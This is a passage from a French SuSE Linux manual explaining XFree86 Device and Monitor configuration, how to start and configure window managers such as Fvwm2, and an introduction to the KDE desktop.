`Viewport` détermine la fenêtre d'affichage. C'est le point sur lequel l'angle supérieur gauche de la portion visible de l'écran physique est projeté sur l'écran virtuel. Une valeur de 0 0 signifie que les deux angles gauches supérieurs sont placés au départ l'un sur l'autre. La portion visible est déplacée sur l'écran virtuel par un mouvement du pointeur de la souris sur le bord de l'écran. La fenêtre d'affichage (angl. *viewport*) n'a donc d'importance que

9.3. Optimisation de l'installation du système X Window

lors du lancement du système X Window et seulement dans le cas où la taille de l'écran virtuel ne concorderait pas avec la résolution réelle.

Section Device

Une section `Device` décrit une carte graphique précise. `XF86Config` peut contenir n'importe quel nombre de sections `Device` à condition que leurs noms, spécifiés à l'aide du mot-clé `Identifier` se distinguent.

Il ne semble pas utile de décrire ici la section `Device` de façon détaillée. Vous pouvez toutefois vous reporter à la documentation – rédigée malheureusement en anglais – du fichier `/usr/X11/lib/X11/doc` et à la page de man [The96].

Le répertoire `/usr/X11R6/lib/X11/doc/Devices` contient toute une série de sections `Device`. Si l'une des cartes mentionnées est utilisée, la section `Device` correspondante doit être insérée dans le fichier `/etc/XF86Config` et la section `Screen` doit être modifiée en conséquence par l'ajout du périphérique correspondant.

Si la carte recherchée n'est pas dans la liste, cela ne signifie pas qu'elle n'est pas supportée par XFree86 ! Il est tout simplement possible que personne n'ait encore envoyé de section `Device` pour cette carte à l'équipe XFree86. Une liste des cartes supportées se trouve dans le fichier `README` contenu dans le répertoire `/usr/X11/lib/X11/doc`; dans le fichier `AccelCards` les cartes accélératrices sont détaillées encore une fois de façon plus précise.

Section Monitor

Les sections `Monitor`, en analogie avec les sections `Device`, décrivent chacune un moniteur. Le fichier `/etc/XF86Config` peut contenir n'importe quel nombre de sections `Monitor` portant des noms différents. Il est précisé dans la section `Screen` quelle section `Monitor` est déterminante.

Pour la définition du moniteur, plus encore que pour la description de la carte graphique, la création d'une section `Monitor` ne devrait être entreprise que par des utilisateurs possédant une certaine expérience. Un élément essentiel de la section `Monitor` est constitué par les “modelines” dans lesquelles sont spécifiées les synchronisations horizontales et verticales pour la résolution utilisée.

Aucune modification ne devrait être apportée aux modelines sans une bonne connaissance du mode de fonctionnement du moniteur et de la carte graphique car une telle modification peut éventuellement entraîner la destruction du moniteur !



Ceux qui se sentent le courage d'élaborer leurs propres descriptions de moniteur devraient être familiarisés avec la documentation qui se trouve dans le répertoire `/usr/X11/lib/X11/doc`. Il convient de mentionner tout particulièrement [FCR93] qui contient une description détaillée des fonctions du matériel et de la création de modelines.

Des sections `Monitor` prédéfinies pouvant être insérées dans `XF86Config` se trouvent dans le fichier `/usr/X11/lib/X11/Monitors`. Un moniteur qui

9. Le système X Window

n'y est pas mentionné devrait être utilisé avec les synchronisations standard VESA telles qu'elles se trouvent dans la section Monitor créée par **XF86Setup** ou **xf86config**. Dans ce cas, il est essentiel que les valeurs pour les fréquences horizontales et verticales aient été correctement spécifiées !

Ici aussi, les configurations testées peuvent être ajoutées à la liste lorsque celles-ci sont communiquées à SuSE GmbH ou à l'équipe XFree86.

Chapitre 10

Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

Après avoir configuré le serveur X, vous voudrez certainement entrer en possession d'un beau bureau doté de fenêtres, de menus et de tout un tas d'autres choses dont doit disposer un bureau "comme il faut".

Ce chapitre traite donc des gestionnaires de fenêtres et développe les thèmes suivants :

- Un gestionnaire de fenêtres et ses fonctions
- **Fvwm2** – le gestionnaire de fenêtres classique sous Linux
- **KDE** – l'environnement K Desktop comme alternative
- **susewm** – élégant chemin qui vous mène à votre propre fichier de configuration
- La pratique : personnalisation de différentes configurations.

Tout aussi pressé que vous puissiez être de passer à la pratique, n'oubliez pas qu'il est nécessaire de posséder quelques connaissances de base. Donc, pour commencer, un peu de théorie !

10.1 Un peu de théorie...

10.1.1 Généralités

Contrairement à ce qui se passe avec les *interfaces utilisateur graphiques* telles que Windows ou OS/2, les différentes couches fonctionnelles sous UNIX et spécialement sous Linux sont strictement séparées les unes des autres. Ceci rend à première vue la manipulation plus complexe mais vous offre en compensation une plus grande flexibilité et permet au système de satisfaire des exigences beaucoup plus élevées en atteignant un meilleur niveau de performance.

La première couche est constituée par le système d'exploitation qui assume les tâches "triviales" telles que par exemple la gestion de la mémoire.

Au dessus se trouve le *serveur X* (Système X Window) qui correspond à ce que l'on appelle le "pilote graphique" sous d'autres systèmes et qui ajoute une couche transparente sous l'interface graphique. Ceci permet une utilisation répartie sur l'ensemble d'un réseau (y compris Internet) des services d'un serveur X. Le serveur X ne peut en fait "rien d'autre" que :

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

- permettre l'accès à la carte graphique,
- tracer des points, des lignes, des rectangles, écrire du texte et
- distribuer ces services ou les rendre accessibles via un réseau ou sur la machine locale.

Bien que la plupart des utilisateurs se contenteront d'un serveur X local (c'est-à-dire uniquement sur leur station de travail), la fonction réseau intégrée – transparente pour l'utilisateur – est toutefois un énorme avantage qui plaide en faveur de l'utilisation d'un serveur X. Il est par exemple parfaitement possible de faire tourner au bureau une application dont les affichages apparaîtront en totalité sur l'écran du PC que l'on possède à la maison. Citons encore un autre exemple : Il n'est plus absolument indispensable de se trouver dans la même pièce que la station de travail graphique performante et bruyante. Il est tout à fait possible de travailler dans un bureau plus confortable sur une machine moins puissante et de faire exécuter l'application que l'on désire sur la station de travail.

Afin que les rectangles qui nous fournissent les éléments de base pour les différentes fenêtres et outils de contrôle déjà bien connus se transforment en fenêtres ou menus que l'on peut déplacer à son gré, il est nécessaire d'avoir recours aux services d'un gestionnaire de fenêtres.

Les fenêtres ont une importance cruciale du fait qu'elles permettent de faire tourner différentes applications les unes à côté des autres d'une manière facile à superviser et d'utiliser des menus qui rendent plus aisée la manipulation de la machine.

Le gestionnaire de fenêtres représente donc une couche supplémentaire entre le serveur X, les programmes d'application et l'utilisateur comme le montre la figure 10.1.¹




FIG. 10.1: Couches de l'interface utilisateur graphique sous Linux

Il existe sous Linux plusieurs gestionnaires de fenêtres, par exemple :

¹ Nous mentionnerons ici, uniquement pour compléter notre description, que les développeurs d'applications X ont directement accès à X.

10.1. Un peu de théorie...

- **Fvwm** ou la nouvelle version **Fvwm2** – le gestionnaire de fenêtres sous Linux
- **Fvwm95** – qui s’inspire de Win95
- **Bowman** – même présentation et aspect que **NeXTSTEP**
- **Ctwm** – gestionnaire de fenêtres sans fioritures (pour cartes rapides)
- **Mwm** – gestionnaire de fenêtres **Motif**
- **Olwm** – gestionnaire de fenêtres virtuel **OpenLook**
- **CDE** – Comon Desktop Environment (commercial)
- **Kwm** – gestionnaire de fenêtres de l’environnement de bureau KDE

Il existe en outre quelques gestionnaires de fenêtres moins connus et moins répandus que nous mentionnons ici : **Wm2**, **Mlvwm**, **Qvwm**, **Enlightenment**, **9wm**, **Twm**, **Icwm**, **scwm**, ...

Le choix de votre gestionnaire de fenêtres dépend uniquement de votre goût personnel, des fonctions dont vous avez besoin et de la performance de votre matériel. Par leur consommation de mémoire, les divers gestionnaires de fenêtres présentent des différences souvent considérables. Mais outre leur apparence, ce sont surtout leurs possibilités de configuration et d’extension qui les différencient le plus les uns des autres. La figure 10.2, la figure 10.3 et la figure 10.4 nous donnent trois exemples qui montrent les différences dans la décoration des fenêtres de Fvwm2, Fvwm95 et AfterStep.




FIG. 10.2: Décoration de fenêtre de Fvwm2



FIG. 10.3: Décoration de fenêtre de Fvwm95





FIG. 10.4: Décoration de fenêtre de AfterStep

Rien ne vous empêche d’installer (parallèlement) les différents gestionnaires de fenêtres et de les essayer. Lorsque vous aurez pris une décision, vous pourrez modifier votre gestionnaire de fenêtres selon vos désirs et vous créer un environnement de travail personnalisé.

10. Le gestionnaire de fenêtres – Votre ouverture sur l’ordinateur

La plupart des gestionnaires de fenêtres mentionnés précédemment placent leurs fichiers de configuration et les données qui s’y rapportent dans des sous-répertoires du répertoire `/usr/X11R6/lib/X11`. Cédez à votre curiosité et allez fouiner dans ce répertoire !



Pour terminer, encore une astuce : La majeure partie des informations contenues dans ce chapitre se rapporte à **Fvwm2** ou à **KDE**. Si vous êtes encore indécis, choisissez tout simplement l’un des deux !

10.1.2 De quoi s’occupe un gestionnaire de fenêtres ?

Voici maintenant une brève énumération (incomplète) de ce que l’on peut modifier, par la configuration d’un gestionnaire de fenêtres, dans le comportement et l’aspect du bureau :

- Aspect des fenêtres
 - Largeur, couleur et effet 3D de la bordure
 - Éléments de contrôle utilisés, par exemple pour le déplacement ou l’agrandissement de la fenêtre (ce que l’on appelle la décoration des fenêtres), les lignes de titres et les polices de caractères
- Superposition de fenêtres
 - Comportement d’élévation, par exemple auto-élévation (mise en avant-plan automatique)
 - Clouage de fenêtres
- Donner le focus à une fenêtre
 - en cliquant
 - en “touchant” avec le pointeur de la souris
- Menus contextuels (pop-up)
 - Aspect des menus (couleur, polices de caractères)
 - Comportement des menus, sous-menus
- Fond d’écran
- Écran virtuel (plusieurs bureaux/écrans)
- Gestion d’icônes
- Associer des sons aux événements sur le bureau

Malheureusement, seuls quelques rares gestionnaires de fenêtres sous UNIX ou Linux disposent d’un programme de configuration graphique intuitif permettant de paramétrer et de gérer les fonctions que nous venons d’énumérer. Ce sont AfterStep, Olvwm, CDE et KDE.

La plupart du temps, la configuration se fait au moyen d’un ou de plusieurs fichiers de configuration. On peut alors régler les paramètres à l’aide de commandes plus ou moins mnémotechniques. Mais il est regrettable que les différents gestionnaires de fenêtres n’utilisent pas un format unifié pour ces configurations, ce qui oblige l’utilisateur à avoir recours à la documentation (en général pages de man) se rapportant à ce sujet.

Après une première prise de contact, on s’habitue en fin de compte très vite à un gestionnaire de fenêtres et à sa configuration. En outre, l’utilisateur ne configure en général son “gestionnaire de fenêtres favori” qu’au début et travaille ensuite avec celui-ci tout le reste du temps.

10.1.3 Démarrage de différents gestionnaires de fenêtres

Pour le lancement des différents gestionnaires de fenêtres, il existe sous SuSE Linux plusieurs possibilités qui dépendent de la manière dont vous démarrez votre système X Window².

Démarrage au moyen du menu susewm

Si vous utilisez **susewm**, vous avez la possibilité de lancer les différents gestionnaires de fenêtres à partir du menu.

Notez que, dans la majeure partie des cas, vous pouvez passer à votre gré de l’un à l’autre des gestionnaires de fenêtres sans pour autant abandonner la fenêtre déjà ouverte ni l’exécution des processus qu’elle contient. Mais avec **ctwm**, **mwm**, **kwm** ou **CDE** cela n’est pas possible pour des raisons techniques ; les programmeurs n’avaient pas prévu cette caractéristique.

La variable \$WINDOWMANAGER

Pour pouvoir lancer directement un gestionnaire de fenêtres défini, on a recours à la variable d’environnement **\$WINDOWMANAGER**. La valeur de la variable **\$WINDOWMANAGER** est utilisée au démarrage du gestionnaire de fenêtres.

Démarrage avec startx

Nous allons tout d’abord décrire la méthode employée pour lancer le système X Window, avec un gestionnaire de fenêtres déterminé, à partir de la console de texte (à l’aide de **startx**).

Vous pouvez taper tout simplement la commande

```
tux@terre: > startx fwm95
```

afin d’invoquer directement **Fwm95**. Cela fonctionne pour la plupart des gestionnaires de fenêtres qui vous sont fournis. On peut par exemple ajouter à cette commande le paramètre concernant la profondeur de couleurs lorsque l’on veut utiliser **AfterStep** (**afterstep**) qui fait un usage intensif de couleurs :

```
tux@terre: > startx afterstep -- -bpp 16
```

Cette commande lance le système X Window en mode 16 bits (65536 couleurs) avec **AfterStep** comme gestionnaire de fenêtres.

Comme nom de gestionnaire de fenêtres, on utilise toujours ici le nom du programme gestionnaire de fenêtres exécutable.

Si vous ne voulez pas faire à chaque fois une spécification afin de pouvoir utiliser un autre gestionnaire de fenêtres que **Fwm2**, vous pouvez ajouter au

² Nous évoquons ici les deux méthodes au moyen de **xdm** ou à partir de la console de texte.

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

fichier `~/ .bashrc` du répertoire **\$HOME** la ligne suivante ou modifier en conséquence une ligne déjà existante :

```
export WINDOWMANAGER=fvwm95
```

Fvwm95 sera alors lancé par défaut. Ici aussi, le nom du programme gestionnaire de fenêtres exécutable doit être spécifié, éventuellement avec le chemin d'accès à ce fichier si le répertoire `/usr/X11R6/bin` n'est pas contenu dans votre variable d'environnement **\$PATH**.

Vous pouvez aussi ajouter dans `/etc/profile` les deux entrées que nous avons montrées plus haut si vous voulez ou devez configurer votre gestionnaire de fenêtres au niveau système. Vous devez toutefois garder présent à l'esprit que tout utilisateur du système peut écraser cette configuration dans son fichier `~/ .bashrc`. Pour cette raison, nous avons délibérément renoncé à une configuration au niveau système (par exemple au moyen de YaST).

Démarrage avec xdm

La méthode qui consiste à positionner une variable d'environnement dans `~/ .bashrc` est la seule qui soit vraiment praticable pour configurer un gestionnaire de fenêtres déterminé si vous souhaitez ouvrir votre session X au moyen de la commande `xdm`.



Si vous lancez votre système X Window via KDM (login graphique depuis KDE), vous ne devriez pas insérer votre gestionnaire de fenêtres de façon permanente avec la variable d'environnement **\$WINDOWMANAGER**. Vous devriez le sélectionner à chaque fois que vous ouvrez une session. Plus de détails au paragraphe 10.4.

10.2 Fvwm2

Généralités

Nous allons maintenant évoquer **Fvwm2** (`fvwm2`). Il a été l'un des premiers gestionnaires de fenêtres dignes d'être pris en considération sous Linux.

Fvwm2³, maintenant dans sa deuxième version ainsi que son nom l'indique, a énormément gagné en fonctionnalité par rapport à **Fvwm** (version 1) mais consomme aussi plus de mémoire.

Outre ses fonctions habituelles pour la gestion des fenêtres et de leur décoration, il offre des menus d'arrière-plan et des sous-programmes pouvant être chargés en cours d'exécution du système et mettant à disposition certaines fonctions intéressantes telles que par exemple une barre de boutons.

Vous trouverez des informations complémentaires sur l'appel et la configuration de Fvwm2 et de ses modules dans les pages de man qui s'y rapportent (page de man de `fvwm2` (`man fvwm2`), page de man de `FvwmAudio` (`man FvwmAudio`), page de man de `FvwmButtons` (`man FvwmButtons`), etc.) ou dans le répertoire documentation `/usr/doc/packages/fvwm` dans

³ Sous SuSE Linux, le **Fvwm2** est contenu dans le paquetage `fvwm`, série `xwm` et l'ancien **Fvwm** dans le paquetage `fvwm1`, série `xwm`.

lequel on trouve aussi les fichiers de configuration exemples fournis avec le paquetage.

Il semblerait que les paquetages originaux récupérés depuis Internet pour Fvwm2, Fvwm (version 1) et Fvwm95 placent certaines pages de man sous le même nom dans le système. Les pages de man concernant Fvwm2 peuvent être lues comme de coutume à l'aide de la commande `man`. Sous SuSE Linux, les pages de man des gestionnaires de fenêtres Fvwm (version 1) et Fvwm95 ont été placées dans des répertoires différents. Pour cette raison, la lecture des pages de man de Fvwm (version 1) et de Fvwm95 requiert une procédure particulière.



Pour lire une page de man concernant Fvwm (version 1) vous devez donc taper par exemple :

```
fwmman FvwmButtons
```

Pour lire une page de man concernant Fvwm95 tapez par exemple :

```
fwm95man FvwmButtons
```

Vous avez ainsi accès à la page de man **FvwmButtons** du paquetage logiciel correspondant. Vous pouvez aussi obtenir le cas échéant l'affichage de toutes les pages de man des différents gestionnaires de fenêtres depuis le menu. Vous trouverez ces pages de man spéciales (si elles sont disponibles) dans le menu 'Gestionnaire de fenêtres', sous-menu 'Pages de man'.

Si vous ne voulez pas écrire un fichier de configuration en partant de zéro, vous pouvez en faire dresser la "charpente" par **susewm** et la modifier selon vos désirs. **susewm** est décrit au paragraphe 10.5.

Fichiers de configuration de Fvwm2

Il est possible de configurer Fvwm2 au moyen de deux fichiers :

- Un fichier de configuration au niveau système qui devrait toujours être présent. Ce fichier est situé dans le répertoire `/usr/X11R6/lib/X11/fvwm2` sous le nom `.fvwm2rc`.
- Un fichier propre à l'utilisateur qui n'est pas absolument indispensable. Il s'appelle aussi `~/.fvwm2rc` et se trouve dans le répertoire personnel de l'utilisateur concerné.

Le paquetage **susewm** – que nous décrirons dans l'un des paragraphes suivants – garantit qu'un fichier de configuration sera toujours créé au niveau système pour Fvwm2 lors de l'installation d'un système SuSE Linux.

Fvwm2 lit les fichiers de configuration lorsqu'il démarre⁴ : il tente d'abord de lire le fichier de configuration appartenant à l'utilisateur et ensuite, si un tel fichier n'existe pas, le fichier de configuration spécifique au système.

⁴ Le gestionnaire de fenêtres est lancé à partir du fichier `/usr/X11R6/lib/X11/xinit/xinitrc` ou du fichier de l'utilisateur `~/.xinitrc`. Pour cela, la variable **\$WINDOWMANAGER** devrait être positionnée avec le nom complet du fichier exécutable du gestionnaire de fenêtres concerné, par exemple `/usr/X11R6/bin/fvwm2`. Voir aussi le paragraphe 10.1.3.

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

Les différents modules de Fvwm2 lisent également les mêmes fichiers de configuration lorsqu'ils sont appelés. Il n'utilisent cependant que les parties du fichier de configuration qui se rapportent directement au module concerné. Il est bien sûr recommandé à chaque utilisateur de créer son propre fichier de configuration qu'il pourra modifier à son gré.



Après avoir modifié les fichiers de configuration, il est indispensable de redémarrer le gestionnaire de fenêtres afin que les modifications soient prises en compte.

Pour le redémarrage du gestionnaire de fenêtres, il existe (dans la configuration SuSE préinstallée) une entrée dans le '**Menu de travail**' qui contient le sous-menu '**Gestionnaire de fenêtres**'. L'arrêt et le redémarrage du serveur X produit le même effet. Il est également possible de redémarrer le gestionnaire de fenêtres à partir d'un XTerm ou depuis la console de texte. Ceci se fait en tapant :

```
tux@terre: > killall -10 fvwm2
```

Une modification interactive de la configuration n'est possible pour Fvwm2 (contrairement à Olvwm par exemple) qu'à l'aide du module **FvwmConfig**. Ce module n'offre cependant que des possibilités de configuration très limitées et ceci d'autant plus que la configuration ne peut pas être sauvegardée. Il existe bien deux modules **FvwmSave** et **FvwmSaveDesk** qui enregistrent l'état actuel du gestionnaire de fenêtres mais leurs fichiers ne peuvent pas être lus automatiquement lors du prochain redémarrage du gestionnaire de fenêtres. Si cette question vous intéresse, lisez les pages de man se rapportant aux différents modules.

10.3 Configuration de Fvwm2

Généralités

Parlons maintenant de votre fichier de configuration Fvwm2 personnel. Vous devez bien sûr en avoir déjà créé un. Cette procédure est décrite au paragraphe 10.5. Vous pouvez non seulement générer ce fichier à l'aide de **susewm** mais aussi reprendre le fichier de configuration `~/fvwm2rc` du répertoire `/usr/doc/packages/fvwm/system.fvwm2rc` fourni par les programmeurs de Fvwm2.

Chargez avec votre éditeur favori le fichier `~/fvwm2rc`. Nous allons ensuite voir de plus près quelques possibilités de configuration.

Que se passe-t-il au démarrage de Fvwm2 ?

Continuez à "feuilleter" pour arriver au commentaire du fichier 10.3.1, page 259

À la suite de ceci, vous trouverez toutes les actions exécutées lors du *redémarrage* de Fvwm2. Le module **FvwmBanner** est chargé (le logo), plusieurs **xterm** sont lancés et un **xpmroot** est appelé. Ce programme sert à mettre des images en arrière-plan (dans la fenêtre racine). Vous pouvez utiliser ici tous

10.3. Configuration de Fvwm2

```
#####  
#                                     #  
#   initialization function head      #  
#   common to all wms                #  
#                                     #  
#####
```

fichier 10.3.1: InitFunction dans le fichier ~/.fvwm2rc

les programmes capables d'élaborer l'image d'arrière-plan (par exemple **xli**, **xv**, etc.).

Citons encore un exemple avec le programme **xv** :

```
+ "I" Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.gif
```

Vous devrez encore spécifier l'image d'arrière-plan lors des actions exécutées au cours du lancement de Fvwm2. Cela signifie que vous devrez intégrer ces actions dans **RestartFunction**. Vous les trouverez dans le fichier 10.3.2, page 259.

```
#####  
#                                     #  
#   restart function                  #  
#   common to all wms                #  
#                                     #  
#####
```

fichier 10.3.2: InitFunction dans le fichier ~/.fvwm2rc

Souvent **InitFunction** et **RestartFunction** ont une très grande ressemblance, elles ont d'ailleurs toutes les deux quelque chose à voir dans le démarrage du gestionnaire de fenêtres. Mais dans **RestartFunction**, on renonce en général à lancer le drapeau du gestionnaire de fenêtres.

Dans les versions récentes de Fvwm (dans Fvwm, Fvwm2, Fvwm95, Bowman, AfterStep depuis SuSE Linux 5.0) il existe, en plus de **InitFunction** et **RestartFunction**, une **ExitFunction**. Comme son nom peut le laisser supposer, il s'agit d'une fonction de "nettoyage" dans laquelle on spécifie les programmes à lancer *avant* de redémarrer le gestionnaire de fenêtres ou avant de le quitter. Il est ainsi possible d'effacer l'image d'arrière-plan avant que le redémarrage du gestionnaire de fenêtres provoque le lancement d'une nouvelle image.

Couleurs et polices

Les paramètres concernant les couleurs et les polices se trouvent dans le fichier 10.3.3, page 260.

Vous pouvez ici vous en donner à coeur joie. Choisissez les couleurs qui vous plaisent le mieux. Vous pouvez prendre toutes celles qui sont installées. Les couleurs installées dépendent surtout de votre carte graphique. Cliquez avec le

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

```
#####  
#                                                    #  
#  colors and fonts                                #  
#                                                    #  
#####
```

fichier 10.3.3: Configuration des couleurs et polices de caractères dans le fichier `~/fvwm2rc`

bouton droit de la souris et allez dans le menu 'System'. De là, vous passerez au menu 'Information'. Vers la fin, vous verrez une entrée 'XColors'. Activez-la et vous verrez apparaître une fenêtre avec une palette de toutes les couleurs connues du système. Vous pourrez en sélectionner une. Les noms des couleurs se trouvent dans le fichier `/usr/X11R6/lib/X11/rgb.txt`

Un peu plus bas, vous découvrirez des lignes ayant cet aspect :

```
WindowFont -misc-fixed-bold-r-normal-*-13*-75-75-c-80-iso8859-1
```

C'est la description systématique d'une police (angl. *font*) dans le système X Window. Chaque police est décrite de cette manière. Il conviendrait ici de donner quelques explications sur les éléments qui composent les noms mais cela pourrait mener très loin. Pour ne pas rendre les choses trop difficiles à superviser, nous dirons simplement qu'il existe toute une série de *surnoms* (angl. *alias*) pour ces polices. Les jeux de caractères se trouvent habituellement dans le répertoire `/usr/X11R6/lib/X11/fonts`. Chacun des sous-répertoires abrite un fichier `fonts.alias` qui contient les abréviations en usage pour les différentes polices :

```
variable  -*-helvetica-bold-r-normal-*-120*-*-*-iso8859-1  
5x7      -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Ces noms sont déjà plus faciles à retenir.

Icônes

Dans l'environnement que nous donnons en exemple, il est question des icônes (voir fichier 10.3.4, page 260).

```
#  
# others  
#  
  
Style "xterm"      Icon Terminal.xpm  
Style "xosview"    NoTitle, Sticky  
Style "xosview"    UsePPosition
```

fichier 10.3.4: Icônes pour certaines fenêtres

Vous pouvez attribuer ici une icône à vos différentes applications. Vous devez seulement tenir compte du fait que l'icône doit aussi se trouver dans `IconPath` (elle est placée vers le début du fichier `~/fvwm2rc`). Vous pouvez en principe utiliser toute icône qui se trouve dans l'un des chemins d'accès mentionnés après `PixmapPath`.

10.3. Configuration de Fvwm2

Pour toutes les icônes provenant d'un répertoire qui n'est pas situé dans ce chemin, vous devrez spécifier le chemin complet.

Supposons que vous vouliez attribuer à **ghostview** un fantôme comme icône. Regardez sous le chemin et vous trouverez une icône du nom de **ghostbusters.xpm**. Ajouter la ligne suivante à la section :

```
Style "ghostview" Icon ghostbusters.xpm
```

Maintenant c'est fait. Vous pouvez de la même manière attribuer des icônes à presque toutes les applications. La plupart des applications possèdent déjà leur icône standard. Vous devez absolument connaître le *vrai* nom de l'application (plus exactement le nom de la fenêtre de l'application⁵) car un **xTerm** à la place d'un **xterm** ne donnerait aucun résultat. On découvre le nom d'une fenêtre en appelant, à partir du menu ('Window Manager' 'Modules'), le module 'Ident' (Nom de programme **FvwmIdent**) et en cliquant sur la fenêtre correspondante.

Curseur

La forme et l'aspect du curseur sont aussi modifiables. On se sert pour cela du programme **xsetroot** (qui peut aussi, dans certaines limites, être utilisé pour insérer une image d'arrière-plan). Il est appelé par la commande :

```
tux@terre: > xsetroot -cursor <bitmapfile>
```

La variable **<bitmapfile>** désigne ici n'importe quel bitmap. De façon standard, les bitmaps sont situés sous **/usr/X11R6/include/X11/bitmaps**. Vous pouvez choisir celui qui vous convient ou en créer un vous-même, par exemple avec **bitmap**.

Focus

Une caractéristique particulièrement appréciée que possède la famille des gestionnaires de fenêtres Fvwm est la possibilité de déterminer, en cours d'exécution, le comportement des fenêtres lors du changement de la fenêtre active. Outre la modification du temps d'exécution, on peut aussi paramétrer de façon permanente le comportement du focus et de l'élévation (*angl. raising*) dans le fichier de configuration.

Par focus, on désigne la propriété du gestionnaire de fenêtres de transmettre les entrées actuelles et les clics de souris à une fenêtre déterminée. Il existe trois possibilités :

- On doit cliquer sur une fenêtre pour pouvoir par exemple transmettre des entrées clavier au processus en cours d'exécution dans cette fenêtre. Ceci s'appelle en anglais *click to focus* et se retrouve aussi, de façon standard sous Windows ou OS/2.
- Avec le pointeur de la souris, on parcourt la surface d'une fenêtre et celle-ci possède automatiquement le focus. Ceci est désigné par l'expression *focus follows mouse*. Si le pointeur de la souris quitte la fenêtre, même si ce n'est pas pour passer à une autre fenêtre mais pour rester sur le fond d'écran, le focus quitte aussi la fenêtre qui le possédait encore jusque là.

⁵ C'est finalement des fenêtres que s'occupe le gestionnaire de fenêtres !

10. Le gestionnaire de fenêtres – Votre ouverture sur l’ordinateur

- Pour Fvwm2 et Fvwm95, il existe une variante plus poussée qui est le comportement configurable *sloppy focus*. Le focus a alors le même comportement que *focus follows mouse*, à cette différence près qu’il reste dans la fenêtre activée aussi longtemps qu’on n’active pas une autre fenêtre. Cela signifie que le focus reste dans la fenêtre activée même lorsque le pointeur de la souris se trouve sur le fond d’écran.

Avec Fvwm2, on peut déterminer le comportement du focus individuellement pour chaque fenêtre. Comme pour beaucoup d’autres configurations, ceci s’obtient par une commande Style :

```
Style "*" ClickToFocus
```

Cela détermine la stratégie ClickToFocus pour toutes les fenêtres. On peut faire la même chose pour les paramètres SloppyFocus et FocusFollowsMouse, ce dernier étant prévu par défaut pour Fvwm2.

10.3.1 Auto-élévation

Tout comme le focus, le comportement d’élévation, c’est-à-dire la mise en avant-plan d’une fenêtre, joue un rôle important. Une fenêtre conserve toujours par défaut une position relative par rapport aux autres fenêtres (elle se trouve devant ou derrière) jusqu’à ce qu’elle soit placée en avant-plan par un clic sur la bordure ou la barre de titres.

Mais de nombreux utilisateurs sont habitués à ce qu’une fenêtre apparaisse en avant-plan lorsqu’ils la parcourent avec la souris. On appelle ce comportement auto-élévation (angl. *autoraising*). Il n’a toutefois de sens que conjointement à FocusFollowsMouse ou SloppyFocus. Avec ClickToFocus (configuration par défaut de Fvwm95) il ne produit aucun effet.

Pour pouvoir utiliser la fonction d’auto-élévation, on peut lancer le module AutoRaise de Fvwm à partir du menu (`Window Manager`, `Modules`, `AutoRaise On/Off`). Afin que la fonction d’auto-élévation soit disponible en permanence, le fichier de configuration de Fvwm2 (`~/.fvwm2rc`) doit contenir respectivement une entrée dans les fonctions `InitFunction` et `RestartFunction` :

```
Function InitFunction
+ "I" Module FvwmAuto 200
```

```
Function RestartFunction
+ "I" Module FvwmAuto 200
```

La valeur 200 indique, en millièmes de seconde, le délai après lequel une fenêtre est amenée en avant-plan. Ce délai est nécessaire car autrement chaque fenêtre “touchée” viendrait immédiatement vers la haut ce qui provoquerait un continuel scintillement :-)

10.4 L’environnement de bureau KDE

Avec KDE, Linux dispose, pour un très grand nombre d’applications, d’une interface utilisateur graphique simple à configurer, de présentation plaisante et homogène. KDE est l’acronyme de “**K** Desktop Environment”. Il est le

10.4. L'environnement de bureau KDE

projet d'un groupe de développeurs qui depuis sa création en automne 1996 ne cesse de s'accroître.

En plus de son propre gestionnaire de fenêtres (**kwm**), KDE offre aussi, comme élément central, un navigateur WEB gestionnaire de fichiers (**kfm**), un système d'aide global (**kdehelp**) qui s'appuie sur des documents HTML, des pages de man et des pages d'infos GNU. Il met aussi à disposition un très grand nombre d'applications plus ou moins étendues dont on a besoin pour le travail quotidien (par exemple programme de messagerie, lecteur de news, jeux, outils d'information système etc.).

KDE est entièrement basé sur les *URL*. Cela signifie que toutes les spécifications de chemins d'accès et les références aux fichiers sont transmises et traitées dans un format unifié avec indication du type de fichier (par exemple sous forme de référence à une page HTML dans le système de fichiers local, à une page d'aide ou à un serveur FTP). Il est ainsi possible d'obtenir l'affichage de plusieurs types de fichiers (en apparence très différents) avec un seul visualiseur (angl. *viewer*).

L'utilisateur peut en outre réaliser bon nombre de choses par la méthode "glisser/déposer" (angl. *drag & drop*), par exemple copier un fichier depuis un serveur FTP vers le système local.

Une puissance fonction est offerte à l'utilisateur par le système d'aide KDE. Les auteurs d'applications KDE sont tenus de fournir au système d'aide KDE leur documentation de programmes en HTML. En plus des pages HTML du système d'aide – qui peut être invoqué depuis la plupart des programmes au moyen du bouton 'Aide' – KDE vous propose aussi, sous forme de documents hypertextes, des pages de man UNIX et même des pages d'infos GNU dans lesquelles vous pouvez "butiner" aisément.

La possibilité de configurer les applications écrites sous KDE et même KDE lui-même de façon simple et homogène à l'aide d'un menu et de placer des icônes sur le bureau vient encore s'ajouter à la liste déjà longue de toutes les caractéristiques attrayantes de KDE.

KDE est développé à l'aide des widgets QT. De même que Motif, QT est une sorte de bibliothèque utilisée pour l'élaboration de programmes orientés interface sous le système X Window. Il convient toutefois d'observer les termes de la licence QT divergente de la GPL. (`/usr/doc/packages/qt/LICENSE`).

10.4.1 Généralités

Nous allons maintenant vous présenter quelques détails, utiles à connaître, de l'installation de KDE. Il s'agit principalement des chemins d'accès, de l'emplacement et des formats des fichiers ainsi que des options de configuration.

KDE est installé par défaut dans le répertoire `/opt/kde`. Tous les fichiers ayant un rôle à jouer dans KDE se trouvent dans une arborescence de répertoires située au dessous de ce chemin d'accès. Pour qu'il soit plus facile de parvenir à ce chemin, la variable d'environnement **\$KDEDIR** est positionnée, au niveau système, dans le fichier `/etc/profile` qui est exécuté lors de chaque connexion au système.

10. Le gestionnaire de fenêtres – Votre ouverture sur l’ordinateur

Après installation des paquetages KDE, le répertoire `/opt/kde/bin` est automatiquement placé dans le chemin d’accès (**\$PATH**) pour fichiers exécutables.

L’arborescence des répertoires KDE comprend de nombreux sous-répertoires dont seuls les plus importants sont décrits dans le tableau 10.1.

<code>/opt/kde/bin</code>	tous les programmes KDE (fichiers exécutables)
<code>/opt/kde/share/config</code>	fichiers de configuration au niveau système
